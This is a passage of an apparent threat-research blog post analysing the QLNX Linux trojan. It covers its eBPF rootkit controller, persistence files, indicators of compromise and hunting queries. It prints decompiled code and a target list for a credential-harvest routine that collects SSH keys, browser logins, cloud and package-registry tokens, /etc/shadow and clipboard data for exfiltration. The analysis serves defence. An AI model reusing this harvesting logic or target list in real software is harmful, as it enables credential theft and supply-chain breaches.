QLNX includes a built-in command handler that acts as the userland controller for an eBPF-based rootkit. It is important to note that this component does not contain the kernel-side eBPF program itself. Its role is limited to creating and managing BPF maps — kernel data structures designed to hold the list of items that should be hidden from the system. Upon receiving instructions from the C&C server, the implant leverages the Linux kernel's BPF subsystem to conceal processes, files, and network ports from standard userland tools such as `ps`, `ls`, and `netstat`.

Before processing any hiding request, the handler performs three prerequisite checks:

- **Root check:** Verifies that the implant is running with root privileges. If not, the command is rejected immediately.
- **Kernel version check:** Parses the kernel release string and requires kernel 4.18 or higher, which is the minimum version supporting the BPF map types used by this feature.
- **BPF availability probe:** Attempts a test BPF map creation syscall. If the call fails (for example, when BPF support is disabled in the kernel configuration), the command is aborted.

Once all checks pass, the handler reads two fields from the incoming C&C packet: an action ID (integer) and a string argument. The action ID determines the operation to perform:

Action ID	Purpose	Argument	Details
1	Hide a process	PID	Inserts the PID into a BPF hash map (up to 64 entries)
2	Unhide a process	PID	Removes the PID from the same map
3	Hide a file	File path	Inserts the path into a BPF LRU hash map (up to 64 entries)
4	Unhide a file	File path	Removes the path from the file map
5	Hide a network port	Port number	Inserts the port into a BPF array map (up to 32 entries)
6	Unhide a network port	Port number	Removes the port from the port map
7	Hide a connection	N/A	Not implemented; returns a message indicating this feature is not yet available
8	Status query	N/A	Returns a JSON object listing kernel version, BPF availability, and hidden PIDs, files, and ports

Table 10. Actions supported by the QLNX eBPF rootkit controller

After each action, the handler sends a response packet back to the C&C containing a success flag and a status message.



Figure 17. QLNX ePBF rootkit controller internal

QLNX credential theft

When the C&C operator triggers command `0x90` (credential harvest), QLNX executes a single routine that collects every secret on the host in one sweep. It runs four specialized sub-harvesters back-to-back:

- The first grabs SSH private keys (`id_rsa` , `id_ed25519` , `id_ecdsa` , `id_dsa`), `known_hosts` , and `authorized_keys` .
- The second pulls login databases and cookies from Chrome, Chromium, and Firefox.

- The third walks a hardcoded table of developer and cloud config files including AWS credentials and config, Kubernetes kubeconfig, Docker's `config.json`, Git credentials and gitconfig, NPM's `.npmrc`, PyPI's `.pypirc`, GitHub CLI tokens from `.config/gh/hosts.yml`, HashiCorp Vault tokens, Terraform credentials, and any `.env` file in the user's home directory.
- The fourth reads `/etc/shadow` when running as root, along with shell history and additional token files. As a final touch, it even captures the current X11 clipboard contents via `xclip` / `xsel`.

Every collected item is tagged with its category, application name, file path, and raw content, and exfiltrated to the C&C server.

On a typical developer workstation, this single command can: compromise entire cloud environments through stolen AWS and Kubernetes credentials; gain access to private source code repositories via Git and GitHub CLI tokens; hijack package publishing pipelines through NPM and PyPI auth tokens; and pivot laterally to every server in the user's SSH key chain. The breadth of this harvest means that a single infected developer system can become the entry point for a full-scale supply chain or cloud infrastructure breach.

```
void mw_cmd_harvest_secrets()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]

  bytebuf_init(&harvest_buf, 0x10000u);
  record_count_offset = harvest_buf_len;
  bytebuf_write_int32(&harvest_buf, 0);
  record_count = 0;

  //  Reads g_ssh_key_filenames – private keys + known_hosts + authorized_keys
  mw_harvest_ssh_keys(&harvest_buf, &record_count);

  // Reads g_chromium_db_table (Chromium family) + g_firefox_db_files (Firefox)
  mw_harvest_browser_data(&harvest_buf, &record_count);

  // Reads g_app_secret_table – cloud CLI tokens, Docker, Git, NPM, PyPI, .env
  mw_harvest_app_tokens(&harvest_buf, &record_count);

  // Reads /etc/shadow (root only) + g_history_file_table + g_token_file_table
  harvest_system_secrets(&harvest_buf, &record_count);
  clipboard_pipe = popen("xclip -selection clipboard -o 2>/dev/null || xsel -b 2>/dev/null", "r");
  if ( clipboard_pipe )
  {
    clipboard_buf = malloc(65536u);
    clipboard_bytes_read = fread(clipboard_buf, 1u, 0xFFFFu, clipboard_pipe);
    if ( !pclose(clipboard_pipe) )
    {
      if ( clipboard_bytes_read )
      {
        *(clipboard_buf + clipboard_bytes_read) = 0;
        cred_record_append(&harvest_buf, &record_count, "Clipboard", "System", "clipboard", clipboard_buf, "");
      }
    }
    free(clipboard_buf);
  }
  *(harvest_buf + record_count_offset) = record_count;
  mw_send_packet(145, harvest_buf, harvest_buf_len);
  bytebuf_free(&harvest_buf);
```

```
void __fastcall mw_harvest_app_tokens(__int64 harvest_buf, _DWORD *record_count)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]

  home_dir = getenv("HOME");
  if ( home_dir )
  {


    // .data.rel.ro:0000000000024AC0 off_24AC0      dq offset aCloudConfig  ; DATA XREF: mw_harvest_app
    // .data.rel.ro:0000000000024AC0                                        ; "Cloud Config"
    // .data.rel.ro:0000000000024AC8                dq offset aAwsCli       ; "AWS CLI"
    // .data.rel.ro:0000000000024AD0                dq offset aAwsCredentials ; ".aws/credentials"
    // .data.rel.ro:0000000000024AD8                dq offset aCloudConfig  ; "Cloud Config"
    // .data.rel.ro:0000000000024AE0                dq offset aAwsCli       ; "AWS CLI"
    // .data.rel.ro:0000000000024AE8                dq offset aAwsConfig    ; ".aws/config"
    // .data.rel.ro:0000000000024AF0                dq offset aCloudConfig  ; "Cloud Config"
    // .data.rel.ro:0000000000024AF8                dq offset aKubernetes   ; "Kubernetes"
    // .data.rel.ro:0000000000024B00                dq offset aKubeConfig   ; ".kube/config"
    // .data.rel.ro:0000000000024B08                dq offset aCloudConfig  ; "Cloud Config"
    // .data.rel.ro:0000000000024B10                dq offset aDocker_0     ; "Docker"
    // .data.rel.ro:0000000000024B18                dq offset aDockerConfigJs ; ".docker/config.json"
    // .data.rel.ro:0000000000024B20                dq offset aCloudConfig  ; "Cloud Config"
    // .data.rel.ro:0000000000024B28                dq offset aGit          ; "Git"
    // .data.rel.ro:0000000000024B30                dq offset aGitCredentials ; ".git-credentials"
    // .data.rel.ro:0000000000024B38                dq offset aCloudConfig  ; "Cloud Config"
    // .data.rel.ro:0000000000024B40                dq offset aGit          ; "Git"
    // .data.rel.ro:0000000000024B48                dq offset aGitconfig    ; ".gitconfig"
    // .data.rel.ro:0000000000024B50                dq offset aCloudConfig  ; "Cloud Config"
    // .data.rel.ro:0000000000024B58                dq offset aNpm          ; "NPM"
    // .data.rel.ro:0000000000024B60                dq offset aNpmrc        ; ".npmrc"
    // .data.rel.ro:0000000000024B68                dq offset aCloudConfig  ; "Cloud Config"
    // .data.rel.ro:0000000000024B70                dq offset aPypi         ; "PyPI"
    // .data.rel.ro:0000000000024B78                dq offset aPypirc       ; ".pypirc"
    // .data.rel.ro:0000000000024B80                dq offset aCloudConfig  ; "Cloud Config"
    // .data.rel.ro:0000000000024B88                dq offset aEnvironment  ; "Environment"
    // .data.rel.ro:0000000000024B90                dq offset aEnv          ; ".env"
    for ( table_entry_ptr = g_app_secret_table; ; table_entry_ptr += 3 )
    {
      category_name = *table_entry_ptr;
      if ( !*table_entry_ptr )
        break;
      snprintf(full_path_buf, 0x200u, "%s/%s", home_dir, table_entry_ptr[2]);
      file_contents = file_read_alloc(full_path_buf);
      if ( file_contents )
      {
        cred_record_append(
          harvest_buf,
          record_count,
          category_name,
          table_entry_ptr[1],
          full_path_buf,
          file_contents,
          "");
        free(file_contents);
      }
    }
  }
```

Figure 18. QLNX steals credentials from victim system

Files of interest

Tables 11 and 12 list the persistent files and temporary files used by QLNX.

Path	Description
`/usr/lib/libsecurity_utils.so.1`	LD_PRELOAD rootkit .so
`/usr/lib/.libpam_cache.so`	PAM credential hook .so
`/etc/ld.so.preload`	Modified (both .so paths appended)
`/tmp/.pam_cache`	Plaintext credential log

/var/log/.Test-unix	Hidden log file for captured SSH passwords
/var/log/.ICE-unix	Hidden log file for captured PAM passwords
/tmp/.X<8+digits>-lock	Single instance lock file (e.g., /tmp/.X12345678-lock)
~/.config/systemd/user/quasar_linux.service	Systemd user service persistence file
~/.config/autostart/quasar_linux.desktop	XDG autostart persistence file
/etc/systemd/system/quasar_linux.service	Systemd system service persistence file
/etc/init.d/quasar_linux	init.d script persistence file

Table 11. Persistent files used

Path	**Description**
/tmp/.hide_src_*.c	LD_PRELOAD rootkit source
/tmp/.pcs_*	PAM hook source
/tmp/.pam_src_*	Temporary source file for PAM backdoor

Table 12. Temporary files deleted after use

Conclusion

The QLNX implant was built for long-term stealth and credential theft. What makes it particularly dangerous is not any single feature, but how its capabilities chain together into a coherent attack workflow: arrive, erase from disk, persist through six redundant mechanisms, hide at both userspace and kernel level, and then harvest the credentials that matter most.

QLNX systematically targets the files that underpin modern software development and cloud infrastructure: .npmrc (NPM registry tokens), .pypirc (PyPI upload keys), .git-credentials , .aws/credentials , .kube/config , and .docker/config.json . These are the keys to the software supply chain. A single compromised developer workstation could give the attacker the ability to publish trojanized packages to NPM or PyPI, inject backdoors into container images, or pivot from a personal laptop into production cloud environments.

This is not a theoretical risk. The LiteLLM supply chain compromise in March 2026 followed exactly this pattern: stolen credentials from one tool were used to trojanize a Python package with 3.4 million daily downloads. QLNX's capability set maps directly to every step of that kill chain.

The combination of the rootkit, the PAM backdoor capable of silently intercepting plaintext passwords, and the P2P mesh network allowing implants to relay through each other all compound the difficulty of detection and eradication.

Trend Vision One customers are protected against the indicators of compromise documented in this analysis, with access to hunting queries, threat insights, and intelligence reports related to QLNX.

Proactive security with Trend Vision One™

Trend Vision One™ is the only AI-powered enterprise cybersecurity platform that centralizes cyber risk exposure management and security operations, delivering robust layered protection across on-premises, hybrid, and multi-cloud environments.

Trend Vision One™ Network Security

47135: HTTP: Backdoor.Linux.QLNX.A Runtime Detection

47136: TCP: Backdoor.Linux.QLNX.A Runtime Detection

Trend Vision One™ Threat Intelligence

To stay ahead of evolving threats, Trend customers can access Trend Vision One™ Threat Insightsopen on a new tab (opens in a new tab) which provides the latest insights from Trend Research on emerging threats and threat actors.

Trend Vision One™ Threat Insights

Emerging Threats: Quasar Linux (QLNX): Quasar Linux (QLNX) – A Silent Foothold in the Supply Chain: Inside a Full-Featured Linux RAT With Rootkit, PAM Backdoor, Credential Harvesting and More

Trend Vision One™ Intelligence Reports (IOC Sweeping)

Quasar Linux (QLNX) – A Silent Foothold in the Supply Chain: Inside a Full-Featured Linux RAT With Rootkit, PAM Backdoor, Credential Harvesting and More

Hunting queries

Trend Vision One™ Search App

Trend Vision One™ customers can use the Search App to match or hunt the malicious indicators mentioned in this blog post with data in their environment.

Linux Hunting query for QLNX:

```
# Implant Binary Execution
eventSubId:(2 OR 5) AND processFilePath:“quasar-implant”
```

```
# Mutex Lock File
objectFilePath:“/tmp/.X752e2ca1-lock”
```

```
# LD_PRELOAD Rootkit Module
objectFilePath:“/usr/lib/libsecurity_utils.so.1”
```

```
# Hidden SSH password log / Hidden PAM password log
objectFilePath:(“/var/log/.Test-unix” OR “/var/log/.ICE-unix”)
```

```
# PAM Hook Source Dropper
eventSubId:(101 OR 103) AND objectFilePath:/\/tmp\/\.pcs_[A-Za-z0-9]{6}/
```

```
# PAM Hook Compilation Activity
processFilePath:/.*\/gcc/ AND processCmd:“-shared” AND processCmd:” “-fPIC”
AND processCmd:“/usr/lib/.libpam_cache.so” AND processCmd:“-lpam”
```

SHA256	File Name	Detection
`ea1d34b21b739a6bbf89b3f7e67978005cf7f3eda612cefc7eac1c8ead7c5545`	Quasar-implant	Backdoor.Linux.QLNX.A
`82DAA93219BA40A6E41CDF3174BA57EB5D3383D1CD805584E9954EB0200182A1`	libsecurity_utils.so.1	Backdoor.Linux.QLNX.A.co
`42D0C420EB5FE181388F2E4F0B7D7C0D302971E7A06FDC1BEC481B68C8CCAE1F`	pam_security.so	Backdoor.Linux.QLNX.A.co
`C99CF0DC1EF1057D713CB082ACAF42E4DF4656809C91741752BDDCAB39BBFACA`	hide_src_39ZzHo.c	Backdoor.Linux.QLNX.A.co
`EA89CAAB82181881D971BE312412795051F6322B105C8B9D29CFB5729FAB8D33`	pam_src_51YyC3.c	Backdoor.Linux.QLNX.A.co
`417430b2d4ae8d005224a9ff5dcb4007d452338acbcbcbb62c4e8ed1a70552dd`	libpam_cache.so	Backdoor.Linux.QLNX.A.co
`d55549d5655e2f202e215676f4bdb0994ea08a93d15ec4ded413f64cfa7facc8`	pcs_a3kf9x.c	Backdoor.Linux.QLNX.A.co

Source: https://www.trendmicro.com/en_us/research/26/e/quasar-linux-qlnx-a-silent-foothold-in-the-software-supply-chain.html